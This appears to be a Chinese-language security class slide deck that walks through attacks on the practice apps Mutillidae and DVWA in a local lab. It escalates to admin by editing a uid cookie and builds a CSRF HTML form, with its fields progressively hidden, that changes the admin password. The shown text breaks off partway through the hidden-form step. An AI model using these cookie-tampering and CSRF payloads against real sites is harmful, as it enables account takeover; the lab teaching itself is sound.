

# 不安全的 session management


郭益華

# 目錄

1. [透過竄改cookie以admin身分登入](#)
2. [發現跨站請求偽造漏洞\(CSRF\)](#)
3. [利用CSRF漏洞使用HTML文件修改admin的密碼](#)
4. [利用CSRF漏洞使用LINK修改admin的密碼](#)
5. [防止CSRF漏洞的正確方式](#)

# 1. 透過竄改cookie以 admin身分登入

# 開啟 Mutillidae




## Mutillidae: Born to be Hacked

**Version: 2.1.19**    **Security Level: 0 (Hosed)**    **Hints: Disabled (0 - I try harder)**    **Not Logged In**

Home   Login/Register   Toggle Hints   Toggle Security   Reset DB   View Log   View Captured Data

Core Controls ▶  
OWASP Top 10 ▶  
Others ▶  
Documentation ▶  
Resources ▶



### Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10


#### Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

# 搜尋 cookie manager firefox



# 下載擴充套件



The screenshot shows the Mozilla Add-ons page for the 'Cookie Manager' extension. At the top left is the 'ooki' logo. Below it, the title 'Cookie Manager' is displayed in a large, dark font, followed by the author '作者: Rob W' in a smaller blue font. A grey warning banner with a triangle icon contains the text: '此附加元件未經 Mozilla 主動檢查安全性，請確定您信任此元件再安裝。' and a '了解更多' link. Below the banner, a description reads: 'An efficient cookie manager. View, edit, delete and search for cookies. Supports private mode and Firefox mobile too. Designed for privacy and security aware'. On the right side, there is a blue button with the text '新增至 Firefox', which is highlighted by a red rounded rectangle.

ooki

## Cookie Manager

作者: Rob W

⚠ 此附加元件未經 Mozilla 主動檢查安全性，請確定您信任此元件再安裝。 [了解更多](#)

An efficient cookie manager. View, edit, delete and search for cookies. Supports private mode and Firefox mobile too. Designed for privacy and security aware

新增至 Firefox

# Cookie Manager 開啟畫面

filter by url or domain (\* = wildcard)

filter by name


filter by value

Secure = any	httpOnly = any	SameSite = any	Session = any	mm / dd / yyyy , -- :	mm / dd / yyyy , -- :
Any cookie jar	Whitelist = any	Search cookies			

*Search for cookies in the above form.  
Select results and use the buttons at the bottom of this window to manage them.*

[Documentation and project page](#)  
By [Rob Wu](#).

# 回到 Mutillidae 點選 Login/Register




## Mutillidae: Born to be Hacked

**Version: 2.1.19**    **Security Level: 0 (Hosed)**    **Hints: Disabled (0 - I try harder)**    **Not Logged In**

[Home](#)    [Login/Register](#)    [Toggle Hints](#)    [Toggle Security](#)    [Reset DB](#)    [View Log](#)    [View Captured Data](#)

[Core Controls](#) ▶  
[OWASP Top 10](#) ▶  
[Others](#) ▶  
[Documentation](#) ▶  
[Resources](#) ▶



### Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10


#### Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)



# 登入帳號密碼，沒有可以先行註冊

**Login**

 **Back**

**Please sign-in**

**Name**

**Password**

*Dont have an account? [Please register here](#)*

# 登入成功畫面

The screenshot shows the Mutillidae web application interface. At the top, a status bar displays 'Security Level: 0 (Hosed)', 'Hints: Disabled (0 - I try harder)', and 'Logged In User: sunny ()'. Below this is a navigation bar with links: 'Home', 'Logout', 'Toggle Hints', 'Toggle Security', 'Reset DB', 'View Log', and 'View Captured Data'. The main content area features a large title box: 'Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10'. Underneath, a section titled 'Latest Version / Installation' contains a bulleted list of links: 'Latest Version', 'Installation Instructions', 'Usage Instructions', 'Get rid of those pesky PHP errors', 'Change Log', and 'Notes'. At the bottom, a footer box states: 'Samurai WTF and Backtrack contains all the tools needed or you may build your own collection'.

Security Level: 0 (Hosed)    Hints: Disabled (0 - I try harder)    Logged In User: sunny ()

Home   Logout   Toggle Hints   Toggle Security   Reset DB   View Log   View Captured Data

**Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10**

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

# 輸入網站的網址，可看到cookie

192.168.10.131

filter by name

filter by value

Secure = any   httpOnly = any   SameSite = any   Session = any   mm / dd / yyyy , -- :   mm / dd / yyyy , -- :

Any cookie jar   Whitelist = any   Search cookies

Name	Value	Domain	Partition	Flags	Expiry date	
PHPSESSID	d10d525c13921db1b8bfb0f8aa0ba730	192.168.10.131			At end of session	Edit
username	sunny	192.168.10.131			At end of session	Edit
uid	17	192.168.10.131			At end of session	Edit

點選uid的Edit

# 查看Value



The image shows a configuration window for a cookie. The 'Value' field, containing the number '17', is highlighted with a red rectangular box. To the right of this box, a yellow text annotation reads: 'uid的Value為17，可推測其他Value可能為其他使用者' (The Value of uid is 17, it can be inferred that other Values may be for other users).

URL  
http://192.168.10.131/mutillidae

Name  
uid

Value  
17

Domain  
☒ Host-only cookie for given URL  
☐ (Sub)domains of given URL  
☐ (Sub)domains of: 192.168.10.131

Path  
☐ / (default)  
☒ Path of given URL  
☐ Custom path: /mutillidae


Expiration  
☒ At end of session  
☐ Expiry date: mm / dd / yyyy , -- : -- : -- --  
☐ Marked for deletion (already expired)

# 將Value修改為1 > > 點選Save

The image shows a dark-themed dialog box for configuring a cookie. A red rounded rectangle highlights the 'Name' field (containing 'uid') and the 'Value' field (containing '1'). Another red rounded rectangle highlights the 'Save' button at the bottom left. The dialog box contains the following fields and options:

- URL:**
- Name:**
- Value:**
- Domain:**
  - ☒ Host-only cookie for given URL
  - ☐ (Sub)domains of given URL
  - ☐ (Sub)domains of:
- Path:**
  - ☐ / (default)
  - ☒ Path of given URL
  - ☐ Custom path:
- Expiration:**
  - ☒ At end of session
  - ☐ Expiry date:
  - ☐ Marked for deletion (already expired)
- Flags:**
  - ☒ Secure
- Buttons:**

# 原本的登入頁面還是sunny()



## Mutillidae: Born to be Hacked

**Version: 2.1.19**   **Security Level: 0 (Hosed)**   **Hints: Disabled (0 - I try harder)**   **Logged In User: sunny ()**

Home   Logout   Toggle Hints   Toggle Security   Reset DB   View Log   View Captured Data

Core Controls ▶

OWASP Top 10 ▶

Others ▶

Documentation ▶

Resources ▶


### Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)

# 重新整理後可發現變為admin

現實中比較不會遇到這麼輕易就能竄改的



## Mutillidae: Born to be Hacked

Version: 2.1.19

Security Level: 0 (Hosed)

Hints: Disabled (0 - I try harder)  
(Monkey!)

Logged In Admin: admin

[Home](#) [Logout](#) [Toggle Hints](#) [Toggle Security](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Core Controls ▶  
OWASP Top 10 ▶  
Others ▶  
Documentation ▶  
Resources ▶

### Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)


## 2. 發現跨站請求偽造漏洞 (Cross Site Request Forgery, CSRF)



# CSRF說明

- Request沒有在Server驗證
- Server沒有檢查Request是否由Client所產生
- 可以偽造Request並傳送給Client，使他們做一些違反常理的事情。例如，修改密碼

# 開啟DVWA



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

# 將 Security 調整為 low

## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

low



Submit

# 開啟DVWA 點選CSRF



The image shows the DVWA (Damn Vulnerable Web App) homepage. The left sidebar contains a list of menu items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The 'CSRF' item is highlighted with a red rectangle. The main content area features the DVWA logo, a welcome message, a warning, and a disclaimer.

**DVWA**

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

# 修改密碼

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

••••••


Confirm new password:

••••••

Change

# 修改成功

但查看網址欄即可發現到所修改的密碼



## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

# 查看程式碼

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password changed

### More info

<http://www.owasp.org/>  
<http://www.cgisecurity.org/>  
[http://en.wikipedia.org/wiki/Cross-Site\\_Request\\_Forgery](http://en.wikipedia.org/wiki/Cross-Site_Request_Forgery)

Suggest Strong Password...

Manage Logins

Undo

Redo

Cut

Copy

Paste

Delete


Select All

Inspect Accessibility Properties

Inspect (Q)

```
<form action="#" method="GET">
  New password:
  <br>
  <input type="password" autocomplete="off"
  name="password_new">
  <br>
  Confirm new password:
  <br>
  <input type="password" autocomplete="off"
  name="password_conf">
  <br>
  <input type="submit" value="Change" name="Change">
</form>
```

# 點選 Edit As HTML



複製整段程式碼至筆記本


```
<form action="#" method="GET">    New password:<br>
    <input type="password" autocomplete="off"
name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off"
name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
</form>
```




## 程式碼

```
<form action="#" method="GET">    New password:<br>
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
</form>
```

命名為csrf.html儲存至桌面



# 開啟html查看，可得到一個修改密碼頁面



A screenshot of a web browser window. The address bar shows 'Kali Linux' and 'Kali Tools'. The page content includes two text input fields labeled 'New password:' and 'Confirm new password:', followed by a 'Change' button.

現在只能在local，修改action，才能連線至頁面

```
1 <form action="#" method="GET"> New password:<br>
2 <input type="password" autocomplete="off" name="password_new"><br>
3 Confirm new password: <br>
4 <input type="password" autocomplete="off" name="password_conf">
5 <br>
6 <input type="submit" value="Change" name="Change">
7 </form>
```

# 修改action

複製目標網站路徑



修改至前面所建立的 csrf.html

```
1 <form action="http://192.168.10.131/dvwa/vulnerabilities/csrf/"  
  method="GET">    New password:<br>  
2   <input type="password" autocomplete="off" name="password_new"><br>  
3   Confirm new password: <br>  
4   <input type="password" autocomplete="off" name="password_conf">  
5   <br>  
6   <input type="submit" value="Change" name="Change">  
7 </form>
```

# 修改密碼

修改為原本的密碼:  
password

New password:

Confirm new password:

Change

看到跳轉至目標網頁並顯示修改成功

## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

# 實際登入測試



帳號: admin  
密碼: password

Username

admin

Password

••••••••

Login

# 成功利用CSRF修改密碼並登入

網站沒有驗證修改密碼請求是否來自網站本身



這樣的缺點是，使用者還是知道自己所修改的密碼，下一節將會說明如何使使用者在不知情的情況修改密碼

### 3. 利用CSRF漏洞使用HTML 文件修改admin的密碼

# 原本的程式碼

```
1 <form action="http://192.168.10.131/dvwa/vulnerabilities/csrf/"  
  method="GET">    New password:<br>  
2     <input type="password" autocomplete="off" name="password_new"><br>  
3     Confirm new password: <br>  
4     <input type="password" autocomplete="off" name="password_conf">  
5     <br>  
6     <input type="submit" value="Change" name="Change">  
7     </form>  
8
```



# 新增hidden

```
1 <form action="http://192.168.10.131/dvwa/vulnerabilities/csrf/"  
  method="GET">    New password:<br>  
2    <input type="hidden" type="password" autocomplete="off"  
  name="password_new"><br>  
3    Confirm new password: <br>  
4    <input type="hidden" type="password" autocomplete="off"  
  name="password_conf">  
5    <br>  
6    <input type="hidden" type="submit" value="Change" name="Change">  
7  </form>  
8
```

# 刪除br標籤只保留input

```
1 <form action="http://192.168.10.131/dvwa/vulnerabilities/csrf/" method="GET">
2     <input type="hidden" type="password" autocomplete="off" name="password_new">
3     <input type="hidden" type="password" autocomplete="off" name="password_conf">
4     <input type="hidden" type="submit" value="Change" name="Change">
5 </form>
```

# type:password 修改為 value:pass


修改前

```
1 <form action="http://192.168.10.131/dvwa/vulnerabilities/csrf/" method="GET">
2   <input type="hidden" type="password" autocomplete="off" name="password_new">
3   <input type="hidden" type="password" autocomplete="off" name="password_conf">
4   <input type="hidden" type="submit" value="Change" name="Change">
5 </form>
```

